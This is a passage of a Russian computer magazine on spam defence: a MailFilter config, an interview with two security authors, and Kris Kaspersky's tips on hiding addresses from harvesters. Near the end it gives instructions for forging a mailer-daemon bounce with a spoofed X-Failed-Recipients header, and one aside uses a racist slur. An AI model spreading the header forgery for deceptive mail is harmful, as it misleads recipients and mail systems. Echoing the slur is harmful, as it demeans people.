# ',L.E-G,A.L; ,C.A-B□L□E, +.B-O□X□ ;D□E□S,C;R,A.MB;L,E.R-]'
# Если да, то текст будет таким:'LEGAL CABLE BOX DESCRAMBLER' which can be filtered.

NORMAL = yes

ALLOW = ^From:.*a_friend_with_account@any_provider_that_spams.org
ALLOW = ^Subject:.*mailfilter
```

Пользователям TheBat! для того, чтобы настроить защиту от спама, придется потратить чуть больше времени, так как им надо скачать специальный плагин — www.spamprotexx.ru. Остальное — по аналогии.

➔ **а как же Linux?** Если ты линуксоид и тебе нужна достойная и в тоже время простая программа для борьбы со спамом, советуем обратить внимание на MailFilter (http://mailfilter.sourceforge.net). Установка не вызывает особых проблем, никаких дополнительных библиотек для компиляции MailFilter не требуется. После установки необходимо создать конфиг в своем домашнем каталоге. В качестве имени конфига укажи .mailfilterrc.

У MailFilter нет графического интерфейса, а значит, все правила для фильтрации нужно прописывать ручками в конфиг. Как правильно составить конфигурационный файл, сказано в README.

MF работает напрямую с почтовым сервером (кстати, это понятно из конфига). MF нужно запускать до запуска почтового клиента. MF проверяет почту на спам со всех серверов, указанных в конфиге.

MailFilter также определяет спам по созданным правилам, но главное отличие MF от подобных Windows-программ — поддержка регулярных выражений. Благодаря их использованию эффективность созданных правил выше. Другой плюс MF — возможность работать непосредственно на сервере, а значит, тебе не придется качать гору спама, тратя драгоценный трафик и время.

Как и подобает спам-фильтру, MF позволяет создавать белые и черные списки отправителей. На добавленных в белый список отправителей не будут действовать все остальные правила, поэтому друзья могут слать тебе все что угодно.

При добавлении правил в конфиг у тебя могут возникнуть проблемы с фразами на русском языке. Если просто вписать часто употребляемую спамерами фразу на русском, то MF начнет ругаться и откажется выполнять свою работу. Чтобы обойти это ограничение, можешь указать коды символов в hex-формате. Сначала указываешь кодировку, а потом коды символов через знак равенства. В результате все работает.

➔ **итог.** Спам — это проблема, с которой необходимо бороться. Спамеры чуть ли не каждый день придумывают новые способы обхода фильтров, а программисты, в свою очередь, добавляют в свои программы какие-то уникальные фишки. Это война, и, скорее всего, она никогда не кончится. Поэтому выход только один — постоянно быть в курсе, своевременно обновлять ПО и стараться не допустить попадания своего адреса в руки спамеров ☻

**www.spamoborona.ru**
проект, пропагандирующий борьбу со спамом

**www.spamtest.ru**
онлайн проверка на спам

**www.spamprotexx.ru**
антиспам-плагин для TheBat!

# SPECIAL ИНТЕРВЬЮ

**ЗАРАЗА**
известный security-специалист, владелец сайта www.security.nnov.ru

**МИХАИЛ ФЛЕНОВ**
известен по своим книгам и многочисленным статьям в журналах

**ЧТО ДУМАЕШЬ О СПАМЕРАХ?**

**ЗАРАЗА:** Проблема спама неоднозначна, так же как и проблема рекламы. Понятно, что от рекламы в интернете никуда не денешься, так как это бизнес, благодаря которому существуют многие популярные ресурсы. Но если реклама на web-ресурсах преимущественно цивилизованная и тематическая (человек видит только ту рекламу, которая действительно может его заинтересовать), то с рекламой в электронной почте творится бардак. Чтобы «зацепить» одного пользователя, который может заинтересоваться рекламой, письмо очень часто рассылается на 10000 адресов, что совершенно недопустимо. К сожалению, рекламодатели не понимают, что выгодней разослать рекламу «маленькими тиражами» заинтересованным людям, чем рассылать ее по миллионам адресов. А раз есть спрос — есть и предложение.
**МИХАИЛ ФЛЕНОВ:** Все это из-за идиотизма и ламерства. Если бы ламеры не кликали по этим ссылкам, то спамеры уже давно бы загнулись. А так как это самый лучший способ продвижения, то рекламщики будут платить спамерам за рассылку мусора. У меня есть один ящик, который я использую только для общения на англоязычных ресурсах, и он существует уже более 5 лет. Спам на нем составляет не более 10%, а в российских ящиках у меня не менее 70% спама.
На российском рынке ламеров больше, соответственно, и спама больше.

**КАК ТЫ БОРЕШЬСЯ СО СПАМОМ? КАКИЕ ПРОГРАММЫ ИСПОЛЬЗУЕШЬ?**

**ЗАРАЗА:** Использую собственную систему фильтрации, основанную на стандартных возможностях Postfix с небольшими модификациями исходного кода.
**МИХАИЛ ФЛЕНОВ:** Никаких. Программы ошибаются, а я стараюсь отвечать всем. Поэтому лучше лишний раз увижу спам-письмо, зато не пропущу вопрос читателя. Поэтому мой главный антиспам — система «зоркий глаз 1.0».

**ЧТО ДУМАЕШЬ О ВНЕСЕННОЙ ПОПРАВКЕ В ЗАКОН «О РЕКЛАМЕ»? СТАНЕТ ЛИ ПОСЛЕ ЭТОГО СПАМЕРОВ МЕНЬШЕ?**

**ЗАРАЗА:** Тот, кто продает фальшивые лекарства и поддельные Rolex, вряд ли обратит внимание на эту поправку. Но поправка — шанс сформировать легальный рынок почтовой рекламы, как это (хоть и со скрипом) происходит в Штатах. Если такой рынок будет сформирован, то у рекламодателя будет выбор, и многие воспользуются услугами легального агентства, распространяющего информацию по подписке.
**МИХАИЛ ФЛЕНОВ:** Не читал. Думается, что законы читать смысла нет, особенно в сфере ИТ, потому что они не работают. Как может закон работать в ИТ, когда его пишут люди, ничего в этом не понимающие? У нас появилось много законов в сфере ИТ, ну и что? Хакеров стало меньше? Нет, и не станет! Потому что даже следить за этими законами некому. Кто будет вылавливать спамеров? Управление К? Не смешите мои кроссовки! Выставить штраф заказчику нереально, а найти спамера — это вообще из области фантастики.

**КАКОЙ ПУТЬ БОРЬБЫ СО СПАМОМ ВЕРНЫЙ: ЧАСТОЕ ОБНОВЛЕНИЕ СПАМ-ФИЛЬТРОВ ИЛИ ЗАКОНОДАТЕЛЬНОЕ РЕШЕНИЕ ВОПРОСА?**

**ЗАРАЗА:** Оба пути тупиковые. Борьба со спамом — такое же зло, как и сам спам. Из двух зол каждому приходится выбирать меньшее. Законодательно проблемы спама тоже не решить. Фактически, большая часть спама рассылается через ботнеты, а использование ботнета (использование вредоносного ПО) нарушает статьи уголовного кодекса, по которым предусмотрены существенные наказания. И как это помогает? Есть задача сформировать нормальный рекламный рынок. Она должна решаться совместно провайдерами, DM-агентствами и общественностью. И даже спамерами! В этом заинтересованы все, кто хоть как-то смотрит в будущее.
**МИХАИЛ ФЛЕНОВ:** Научить народ не кликать по ссылкам в спаме. Пока народ кликает, никакие законы и фильтры не помогут.

**КАКАЯ ОПТИМАЛЬНАЯ МЕРА НАКАЗАНИЯ ЗА СПАМ?**

**ЗАРАЗА:** «За спам» наказывать нельзя. Можно наказывать рекламодателя за нарушение закона «О рекламе»и распространителя за использование вредоносного кода или нарушение соглашений с провайдером. Она должна быть достаточной, чтобы все стороны были заинтересованы в переходе на легальные отношения.
**МИХАИЛ ФЛЕНОВ:** Смертная казнь.

**СТАНЕТ ЛИ СПАМА МЕНЬШЕ ИЛИ ЕГО КОЛИЧЕСТВО БУДЕТ РАСТИ, ТВОЙ ПРОГНОЗ?**


**ЗАРАЗА:** Если на ближайшее будущее, то пока возможен небольшой рост. Если на долгосрочный период, то, скорее всего, мы придем к тому, что электронная почта отомрет и основное общение, а вместе с ним и спам, перейдет в службы мгновенных сообщений.

# be macho!

## 6 правил непопадания в спамерские базы

ПОЛЬЗОВАТЕЛИ, ПОГРЕБЕННЫЕ ПОД ТОННАМИ РЕКЛАМНОЙ МАКУЛАТУРЫ, НЕ ПОНИМАЮТ, КАКИМ ЖЕ ОБРАЗОМ СТЕРВЯТНИКАМ УДАЛОСЬ ДОБЫТЬ ИХ АДРЕС НА ЭТОТ РАЗ. ВЕДЬ, КАЗАЛОСЬ БЫ, БЫЛИ ПРЕДПРИНЯТЫ ВСЕ МЕРЫ ПРЕДОСТОРОЖНОСТИ!

Крис Касперски ака мыщъх (no-email)




Методики сбора мейл-адресов довольно продвинуты и одним лишь блужданием по паутине совсем не ограничиваются. Покажем, как максимально обезопасить себя от нежелательной корреспонденции.

Чтобы не получать спама, достаточно «всего лишь» не попасть в спамерские базы, прошмыгнув мимо них, словно старая крыса Шушара из сказки про Рики-Тики-Тави. Но прошмыгнуть не так-то просто. Спамеры — это не голые негры (простите, афро-африканцы), бегающие по пустыне с луками и копьями в поисках жратвы. Спамеры — это технически продвинутые и невероятно циничные хакеры, оснащенные самым современным оружием, созданным не только для массовой рассылки, но и для автоматизированного поиска mail-адресов. В этой отрасли крутятся большие деньги, и бороться со спамерами голыми руками — все равно что падать грудью на амбразуру. Лучше незаметно раствориться во тьме, заныкав свой mail-адрес как можно глубже.

Существует ряд довольно простых правил, следование которым сокращает вероятность спамерской атаки на 90%! Причем все они не требуют никаких дополнительных усилий или телодвижений. Почти никаких…

➜ **правило 1: испытание сервера на прочность.** Прежде чем выбрать mail-сервер для постоянной деловой переписки, необходимо удостовериться, что он надежно защищает адреса своих клиентов от чужих загребущих лап, но в то же время не сильно усердствует в борьбе с нежелательной (с его точки зрения) рассылкой и не включает спаморезку на полную мощь.

Для этого зарегистрируйся на подопытном сервере и периодически (в течение одной-двух недель) отправляй письма на свои же адреса, зарегистрированные на других серверах, чтобы имитировать сетевую активность (спамерам «мертвые» ящики не интересны). Если за все это время не придет ни одного «левого» письма, сервер можно считать более или менее надежным. Но, прежде чем начать им пользоваться, необходимо зарегистрироваться на hotmail'e, yahoo и других бесплатных зарубежных серверах и попытаться отправить себе письмо оттуда. Довольно часто письма не проходят, попадая под нож спаморезки, в результате чего теряется возможность переписки с большим количеством респондентов.

➜ **правило 2: легкая добыча — короткие и словарные имена.** Каждый вменяемый пользователь

хочет иметь короткое и легко запоминающееся имя, которое можно передать друзьям по sms, записать в блокнот, напечатать на визитке — что-нибудь в стиле n2k@mail.ru. К сожалению, подобные имена (при всей их внешней привлекательности) становятся легкой добычей спамеров, поскольку элементарно вскрываются методом лобового перебора. Спам валит мегатоннами, и ничего другого не остается, как идти сдаваться на мясокомбинат. То же самое относится и к словарным именам типа SuperHero@yandex.ru или anton@zmail.ru. Добавление цифр, указывающих на год рождения, например, luba_76@rambler.ru, положение не спасает, поскольку существует не так уж много возможных вариантов.

Чем длиннее имя, тем лучше. Но и перебарщивать тоже не следует. Восьми символов в большинстве случаев оказывается вполне достаточно, и такие адреса уже не могут быть найдены методом перебора за разумное время, во всяком случае, спамеры подобными атаками не занимаются.

➜ **правило 3: мой друг — враг мой.** Крайне нежелательно давать свой адрес людям, пренебрегающим установкой свежих заплаток и запускающим все вложения, которые приходят им по Сети. Стоит только вступить с ними в переписку, и уже через короткое время можно обнаружить, что поток спама возрос на порядок, причем не двоичный, а десятичный или даже… шестнадцатеричный!

Все очень просто. Это раньше червей и вирусов писали из «любви» к человечеству или от нечего делать. Сейчас черви активно используются спамерами и являются идеальным средством сбора мейл-адресов. Проникнув на машину, червь первым делом лезет в адресную книгу Outlook Express или The Bat!, а так же сканирует почтовую базу на предмет наличия адресов отправителей и получателей. После чего передает накопленную информацию своему владельцу. Существует мнение, что в настоящее время данный механизм является основным способом добычи мейл-адресов — порядка 60%-70% спамеры добывают именно так! Мир тесен, и через знакомых своих знакомых можно выйти на кого угодно. Математики говорят, что в среднем для этого достаточно построить цепочку длиной в шестьдесят человек. И достаточно дорваться до одной единственной почтовой базы…

Для переписок с малознакомыми девушками и друзьями можно (и нужно) завести отдельный ящик, еще один ящик — для регистрации на всяких форумах или в виртуальных магазинах. Благо современные почтовые клиенты позволяют работать с любым количеством ящиков, обеспечивая при этом надлежащий уровень комфорта. Но проблема в том, что любое количество ящиков не решает основной проблемы — главный источник угрозы исходит от корпоративных респондентов, тех самых, которые (по идее) должны быть железобетонно защищены. Увы! Сплошь и рядом администраторы вспоминают о заплатках только тогда, когда черви вовсю гуляют по Сети, и что еще хуже — торгуют почтовыми адресами без всякого стеснения…

Можно прибегнуть к такой тактике. Сначала начинаешь переписку с компанией (даже очень крупной, значительной и именитой) со специально созданного ящика. И если в течение месяца-двух на него не начинает сыпаться спам, «рассекречиваешь» свой основной адрес. Конечно, в первую очередь все эти игры в «секретность» неудобны тебе самому. Приходится держать кучу ящиков и постоянно помнить, кому и какой адрес ты дал. Но зато основной ящик, автоматически проверяемый каждые 5 минут, в 99% содержит только полезную корреспонденцию, на которую можно отреагировать немедленно.

➜ **правило 4: не оставляй адреса в сети.** Сеть, изначально созданная для общения, со временем превратилась в лабиринт, опутанный колючей проволокой. Если никто и нигде не будет оставлять своих адресов, то, соответственно, никто и никому не станет писать. А ведь созерцать лаконичную надпись «новых сообщений нет» никому не хочется! Душа просит свободы. Душа хочет завести друзей во всех концах света, просто красивых девушек азиатской внешности и бесшабашных французских парней, что могут пригласить загадочного русского из заснеженной страны Сибири на концерт любимой группы только потому, что вы оба — фэны, а фэнам всегда есть, о чем поговорить.

Наконец, программист (астроном/лингвист/…), какой бы он ни был крутой специалист, находясь в изоляции, всегда загнивает. Общение с коллегами — это словно свежего воздуха глоток. Без обмена идеями, без диспутов и споров (иногда переходящих в священные войны) мы бы никогда не стали теми, кто мы есть сейчас. Кто-то может резонно возразить: общаться-то можно и на форумах, не оставляя никаких адресов (ну, разве что для регистрации). Обломайтесь, мужики. На форумах уже давно в основном идет треп за жизнь, демонстрация собственной крутизны и надругательство над новичками. Серьезные технические проблемы там обсуждаются крайне редко, поскольку зачастую они тесно связаны с NDA. И к тому же драть свою задницу, выполняя чужую домашнюю работу, никто просто так не будет. А вот по мылу (по принципу «ты — мне, я — тебе») — запросто!

Так что технические проблемы преимущество обсуждаются по мылу, через списки рассылки или персонально. Если со списками рассылки все понятно (достаточно присоединиться к интересному проекту), то с мылом не все так просто. Чтобы тебе могли писать, нужно оставить адрес на форумах, блогах, собственных сайтах и куче других тусовочных мест. Ведь фокус в том, как их оставлять. Запись вида kpnc@sendmail.ru любой харвестр схавает сразу, после чего спам хлынет мощным потоком как из прорвавшей канализационной трубы. Кое-то пытается хитрить: kpnc at mail dot ru. Та же самая запись, только по-английски — символ «@», прозванный в народе «собакой», в действительности читается как «коммерческое AT». Следовательно, в русской нотации этот же адрес выглядит так: kpnc гав-гав mail точка ru :).


**Изначально SPAM'ом назывались мясные консервы, агрессивно продвигаемые на рынок путем забрасывания почтовых ящиков (не электронных) горами рекламной макулатуры**

Ставка делается на то, что человек (с IQ, отличным от единицы) обязательно это поймет, а механический харвестр обломается. На самом деле все происходит с точностью до наоборот. Как на счет записи: jose.palanco perro eazel punto es? Так что подобные извращения катят только среди своих, а иноземные граждане при попытке дешифровки «каракулей» даже не догадываются, что за ними скрываются действующий почтовый адрес, на который предполагается что-то написать. Креатив в стиле kpnc_nospam_at_mail_ru из той же оперы.

Харвестры ведь возникают не сами по себе. Их люди пишут, и эти люди отнюдь не дураки. И с IQ у них все в порядке. Очень часто используется следующий алгоритм. Харвестр находит доменное имя популярного сервера (например, mail или yandex), после чего трактует все, что слева от него, как потенциальное имя клиента. В частности, pedrilo perro yahoo punto com превращается в perro@yahoo.com и pedrilo@yahoo.com. После чего по обоим адресам производится пробная рассылка писем. Адреса «perro@yahoo.com» скорее всего не существует (так как «perro» и есть «@», только по-испански), а вот pedrilo@yahoo.com сразу палится.

Некоторые до сих пор по своей наивности считают, что харвестры в основном ищут адреса по символу @, вот и заменяют его всем, чем ни попадя, в том числе и графическим изображением. Но харвестрам это не помеха, поскольку символ «@» уже давно не единственный и совсем

ИЗ ЛИЧНОГО ОПЫТА, MAIL.RU — ДОСТАТОЧНО НАДЕЖЕН. ДРУГОЙ ХОРОШИЙ СЕРВИС — WWW.FASTMAIL.JP

Как ругается mail-daemon

```
Return-path: <>
Received: from mail by mx27.mail.ru with local
 id 1GkN0B-000N85-00
 for slut96@inbox.ru; Wed, 15 Nov 2006 18:48:39 +0300
X-Failed-Recipients: putaaaaaaaaa@fastmail.jp
From: Mail Delivery System <Mailer-Daemon@mx27.mail.ru>
To: slut96@inbox.ru
Subject: Mail delivery failed: returning message to sender
Message-Id: <E1GkN0B-000N85-00@mx27.mail.ru>
Date: Wed, 15 Nov 2006 18:48:39 +0300

This message was created automatically by mail delivery software.

A message that you sent could not be delivered to one or more of its
recipients. This is a permanent error. The following address(es) failed:

 putaaaaaaaaa@fastmail.jp
  SMTP error from remote mailer after RCPT TO:<putaaaaaaaaa@fastmail.jp>:
  host in1.smtp.messagingengine.com [66.111.4.72]:
  550 <putaaaaaaaaa@fastmail.jp>: Recipient address rejected:
  User unknown in local recipient table

------ This is a copy of the message, including all the headers. ------

Return-path: <slut96@inbox.ru>
Received: from [83.239.33.46] (port=40466 helo=[83.239.33.46])
 by mx27.mail.ru with asmtp
 id 1GkMz1-000LkA-00
 for putaaaaaaaaa@fastmail.jp; Wed, 15 Nov 2006 18:47:28 +0300
Date: Wed, 15 Nov 2006 18:50:30 +0300
From: mmx <slut96@inbox.ru>
X-Mailer: The Bat! (v3.62.12) Professional
Reply-To: mmx <slut96@inbox.ru>
X-Priority: 3 (Normal)
Message-ID: <374497972.20061115185030@inbox.ru>
To: putaaaaaaaaa@fastmail.jp
Subject: test
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit

hello, putaaaaaaaaa!

--
mmx mailto:slut96@inbox.ru
```

**(1)** не характерный признак электронного адреса. Главный критерий — это доменные имена самих почтовых серверов, которые хорошо известны и которые так просто не спрячешь.


Единственное, что можно предпринять — записать свой адрес целиком в графической виде и прикрепить на форум в виде изображения. Если только не называть его my-email, то харвестр обломается OCR'ить все графические изображения. Хотя… Как показывает статистика, такие изображения имеют довольно характерные пропорции и размеры, поэтому для облома харвестров изображение должно быть большим (например, портрет в профиль ниже пояса) с надписью е-мейла на ягодицах :). Против ягодиц бессильны даже самые продвинутые харвестры. Правда, при этом возникает другая проблема — чтобы отправить сообщение, респондент должен вручную переписать его. Следовательно, мыло должно быть коротким и незатейливым. А желательно даже словарным, но это противоречит второму правилу, и ты оказываешься в позе буриданового осла, короче, в полной прострации. А если учесть, что не все форумы допускают присоединение графических изображений, становится совсем хреново.

Пожалуй, единственный разумный выход — заменить email ссылкой на страницу, где он лежит. Заводишь себе бесплатный хостинг, размещаешь там изображение своего мыла в графическом виде, а на форумах даешь URL на эту страницу. И все! Вместо графического изображения можно еще разместить Java-скрипт, содержащий зашифрованный email и расшифровывающий его (с выводом на экран в виде гиперссылки) только при нажатии на кнопку или иконку. Среди всех харвестров с подобными защитами еще не справляется ни один. А твоим респондентам достаточно совершить два клика мышью и не нужно дешифровывать никаких каракулей.

Чтобы не писать систему шифрования вручную, можно воспользоваться одной из готовых программ, специально написанных для этих целей. Например, HTML Protector (antssoft.fileburst.com/html-protector.zip), HTML Power (www.pullsoft.com/html-power.zip) или Encrypt HTML Pro (www.mtopsoft.com/-download/enchp.zip).

→ **правило 5: сбивай спамеров ракетой класса mailer-daemon.** Что же делать, если спамерское письмо все-таки пришло? Материться (первым делом) — это понятно. А по существу?! Некоторые письма содержат адрес, написав на который, можно якобы отказаться от дальнейшей рассылки. Но делать этого ни в коем случае не следует, иначе спамер поймет, что адрес «живой», и письма повалятся с новой силой!

Если есть желание рискнуть, можно попробовать накрыть спамера баллистической ракетой типа mailer-daemon. В смысле, послать поддельное письмо от имени сервера, что данный адрес не существует. Достаточно часто (хотя и не всегда) спамеры отслеживают такие «ракеты» и вычеркивают недействительные адреса из своих баз, чтобы




**Ругательство mail-daemon'a на попытку отправить письмо несуществующему адресату**

не распылять трафик впустую. Весь вопрос в том, как подделать такое письмо?

Нам понадобится The Bat! или telnet (работа с telnet'ом подробно описана в «Технике сетевых атак», которую можно бесплатно скачать с ftp://nezumi.org.ru). Для начала понадобится образец «ругательства» mail-daemon'a, который можно получить, отправив письмо на заведомо несуществующий адрес, например, на putaaaaa@fastmail.jp. Тогда через некоторое время придет ответ, который мы и возьмем за основу.

Перетаскиваешь этот текст через буфер обмена и вставляешь в новое письмо, запустив прямой наводкой в сторону спамера. Возвращенные письма анализирует не человек, а автомат. И анализирует он их следующим образом. Нажми <F9> (в меню — source), чтобы увидеть исходное содержимое письма, возвращенного mailer-daemon'ом со всеми служебными заголовками и сосредоточенно вкуриваешь (смотри листинг).

Ответ mailer-daemon'a состоит из служебных заголовков письма самого daemon'a и текстом ругательства с приложенной копией исходного письма. Собственно говоря, различные mailer-daemon'ы отвечают слегка по-разному, и, чтобы робот смог скурить их ответ, он должен обращать внимание на определенные поля, описанные в RFC-1891 (ftp://ftp.rfc-editor.org/in-notes/rfc1891.txt). Да только кто же RFC читает? Вот программисты и действуют наугад, проверяя поле «subj» на предмет строки «Mail delivery failed: returning message to sender». Это не единственно возможный вариант ответа daemon'a, но, пожалуй, самый частый, а «subj» легко «подделывается» в любом почтовом клиенте. Другие смотрят на нестандартное поле «X-Failed-Recipients: putaaaaa@fastmail.jp», присутствие которого расценивается как трындец. Подделать это поле на порядок сложнее.


На помощь приходит The Bat!. Нажимаешь <CTRL-N> и в меню «View» смотришь пункт «Edit Headers», открывающий огромное окно с кучей настроек, из которых нужно только «Message Headers» (сообщения заголовков). Нажимаешь кнопку «ADD» и в поле «Display this header field as» (отображать данное поле заголовка как) вводишь строку «X-Failed-Recipients:» (со знаком двоеточия на конце), а в поле «RFC Name (as it used in the RFC 822 header)» пишешь «X Failed Recipients» (уже без двоеточия). Взводишь галочку напротив «Allow to edit this field in the Message Editor» и дважды жмешь на «OK».

Теперь в меню «View» появляется пункт «X-Failed-Recipients:», поставив галочку напротив которого, получаешь возможность редактировать его содержимое по своему усмотрению (там должен быть твой обратный адрес, вводящий спамера в заблуждение).

